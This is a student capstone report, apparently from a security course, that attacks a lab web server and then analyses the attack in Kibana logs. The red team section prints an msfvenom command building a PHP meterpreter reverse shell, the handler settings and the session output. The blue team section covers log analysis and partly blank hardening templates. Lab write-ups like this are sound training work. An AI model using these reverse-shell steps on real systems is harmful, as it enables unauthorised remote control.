Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Volodymyr Dudar

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.90
OS:
Hostname: Kali

IPv4: 192.168.1.100
OS:
Hostname: Elk

IPv4: 192.168.1.105
OS:
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.90	System running Kali OS used for penetration testing of the environment.
Elk	192.168.1.100	Server running Kibana to collect metrics during pen-testing exercise. Receives data from server 1.
Server1	192.168.1.105	Capstone server being the target of the exercise.
Jump Box, Hyper-V Azure Machine ML-RefVm-684427	192.168.1.1	Hyper-V Host machine running the simulation version of Capstone network.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80 opens with public access.	*Opens and unsecured access to anyone attempting entry using Port 80.*	*Files and Folders are readily accesible. Sensitive files and folders can be found.*
Root accessibility.	Authorization to execute, command and access any resources on the vulnerable device.	Vulnerabilities can be leveraged. Etensive potential impact to any connected network.
Simplistic usernames.	First names, short names, or similar information can be easily socially engineered.	Hannah, Ryan, and Ashton are all predictable names that can be discovered by social engineering. In conjunction with a simple/weak password, files/folder can be attained.
Weak passwords	Commonly used passwords suck as simple words, and the lack of password complexity, such as inclusion of symbols, numbers and capitals.	System access could be discovered by social engineering. Leopoldo could be easily cracked within less than a minute.

Exploitation: [Name of First Vulnerability]

01

Tools & Processes
How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Nmap –sV 192.168.1.0/24


02

Achievements
What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

80/tcp open http Apache httpd 2.4.29

03

[INSERT: screenshot or command output illustrating the exploit.]



```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-22 13:12 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00039s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00099s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.06 seconds
root@Kali:~# 
```

Exploitation: [Name of Second Vulnerability]

01

Tools & Processes
How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=3280 > shell.php


02

Achievements
What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


Created and Uploaded a PHP reverse shell payload

03

[INSERT: screenshot or command output illustrating the exploit.]



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=3280 > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```



webdav - File Manager

dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

Exploitation: [Name of Third Vulnerability]

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

-Msfconsole

-use exploit/multi/handler

-set PAYLOAD php/meterpreter/reverse_tcp

-set LHOST 192.168.1.105

-set LPORT 3280

02


Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

Control a victim's computer, get root access.

03

[INSERT: screenshot or command output illustrating the exploit.]


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
driver... Mozil... Spac... Shell... Shell... Shell... [web... root -...
Shell No.1
File Actions Edit View Help
Status: Running

```
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2022-05-22 12:56:42 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-05-22 12:56:13 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   920         dir   2022-05-22 13:07:09 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-05-22 12:56:17 -0700  sys
41777/rwxrwxrwx   4096        dir   2022-05-22 12:56:57 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > download flag.txt
[*] Downloading: flag.txt -> flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): flag.txt -> flag.txt
[*] download   : flag.txt -> flag.txt
meterpreter > shell
Process 3067 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- What time did the port scan occur? 20:00
- How many packets were sent, and from which IP? 1035 packets, from 192.168.1.90
- What indicates that this was a port scan? Connection over time (packet flow) discovered the first attemp on port scan



source.ip:192.168.1.90 and destination.ip :192.168.1.105

Connections over time [Packetbeat Flows] ECS

@timestamp per 10 seconds	Unique Flows
20:00:50	1,021
20:01:00	1,021
20:01:10	1,035
20:01:20	1,035
20:01:30	1,035
20:01:40	1,018
20:01:50	7
20:02:00	7



source.ip:192.168.1.90 and destination.ip :192.168.1.105


Top Hosts Creating Traffic [Packetbeat Flows] ECS

@timestamp per 10 seconds	Source IP	Source Bytes
20:00:50	192.168.1.90	118.6KB
20:01:00	192.168.1.90	119KB
20:01:10	192.168.1.90	126.2KB
20:01:20	192.168.1.90	126.2KB
20:01:30	192.168.1.90	126.2KB
20:01:40	192.168.1.90	66.7KB
20:01:50	192.168.1.90	3.6KB
20:02:00	192.168.1.90	3.6KB

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? 20:20
- How many requests were made? 1 request, 4 Hits (total)
- Which files were requested? GET /company_folders/secret_folder/
- What did they contain? Connect_to_corp_server, with instructions to accessing Admin Ryan account and full hash key for Ryans password.



192.168.1.100:5601/app/kibana#/dashboard/5ab9d9d0-dac3-11ec-a00e-afa8555b9b8b?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:'2022-05-22T11:30:00.000Z',to:'2022-05-23T04:00:00.000Z'))&_a=(description:'',filters:!(('$state':(stor...

source.ip:192.168.1.90 and destination.ip :192.168.1.105

May 22, 2022 @ 11:30:00.0 → May 23, 2022 @ 04:00:00.0

url.full: http://192.168.1.105/company_folders/secret_folder/

http.response.status_code: 200

HTTP status codes for the top queries [Packetbeat] ECS

GET /company_folders/secret_folder/: HTTP Query

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	4

Network Traffic Between Hosts [Packetbeat Flows] ECS

HTTP status codes for the top queries [Packetbeat] ECS

1 request was made

Request: Data ✓ 192ms

This request queries Elasticsearch to fetch the data for the visualization.

Hits	0
Hits (total)	4
Index pattern	packetbeat-*
Index pattern ID	packetbeat-*
Query time	40ms
Request timestamp	2022-05-24T02:09:52.273Z

source.ip: 192.168.1.90 and destination.ip : 192.168.1.105 and url.path :/company_folders/secret_folder


4 hits

May 22, 2022 @ 11:30:00.000 - May 23, 2022 @ 04:00:00.000

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? 1, 17388 Hits (total)
- How many requests had been made before the attacker discovered the password? 1, 4 Hits (total)



source.ip:192.168.1.90 and destination.ip :192.168.1.105

url.full: http://192.168.1.105/company_folders/secret_folder/

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending

http://192.168.1.105/company_folders/secret_folder/

192.168.1.100:5601/app/kibana#/home

Top 10 HTTP requests [Packetbeat] ECS

1 request was made

Request: Data ✓ 224ms

This request queries Elasticsearch to fetch the data for the visualization.


Statistics Request Response

Hits	0
Hits (total)	17388
Index pattern	packetbeat-*
Index pattern ID	packetbeat-*
Query time	14ms
Request timestamp	2022-05-23T20:08:09.942Z

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
  1, 110(total) for WebDAV, 94 for shell.php
- Which files were requested?
  GET /webdav/shell.php: HTTP Query



source.ip:192.168.1.90 and destination.ip :192.168.1.105

May 22, 2022 @ 12:00:00. → May 23, 2022 @ 04:00:00.


url.full: http://192.168.1.105/webdav

HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	110

Export: Raw Formatted



Dashboard / Project Red vs Blue

source.ip:192.168.1.90 and destination.ip :192.168.1.105

url.full: http://192.168.1.105/webdav

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending
http://192.168.1.105/webdav

Export: Raw Formatted


Top 10 HTTP requests [Packetbeat] ECS

1 request was made

Request: Data ✓ 239ms

This request queries Elasticsearch to fetch the data for the visualization.

Hits	0
Hits (total)	110
Index pattern	packetbeat-*
Index pattern ID	packetbeat-*
Query time	10ms
Request timestamp	2022-05-23T20:18:42.356Z


Full screen
Share
Clone
Edit
KQL
Refresh
+ Add filter
207
404
200
500
201
204
PROPFIND /webdav/shell....
GET /webdav/shell.php: H...
PUT /webdav/shell.php: H...
DELETE /webdav/shell.php...

source.ip:192.168.1.90 and destination.ip :192.168.1.105

May 22, 2022 @ 12:00:00. → May 23, 2022 @ 04:00:00.


url.full: http://192.168.1.105/webdav/shell.php

HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/shell.php	94

Export: Raw Formatted



Dashboard / Project Red vs Blue

source.ip:192.168.1.90 and destination.ip :192.168.1.105

url.full: http://192.168.1.105/webdav/shell.php

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending
http://192.168.1.105/webdav/shell.php

Export: Raw Formatted

Top 10 HTTP requests [Packetbeat] ECS

1 request was made

Request: Data ✓ 233ms

This request queries Elasticsearch to fetch the data for the visualization.

Hits	0
Hits (total)	94
Index pattern	packetbeat-*
Index pattern ID	packetbeat-*
Query time	4ms
Request timestamp	2022-05-23T20:20:46.712Z

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Set alert when an external source hits more than 25 unique ports on the firewall, with the goal being to detect port scans.

What threshold would you set to activate this alarm?

25 over 5 minutes

System Hardening

What configurations can be set on the host to mitigate port scans?

Configuration could be made by blocking icmp echo requests for nmap.

Describe the solution. If possible, provide required command lines.

Nmap sends an ICMP type 8 (echo request) packet to the target IP addresses, expecting a type 0 (echo reply) in return from available hosts.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to block unwanted access?
Close port 80 web service

Describe the solution. If possible, provide required command lines.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to block brute force attacks?

Describe the solution. If possible, provide the required command line(s).

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

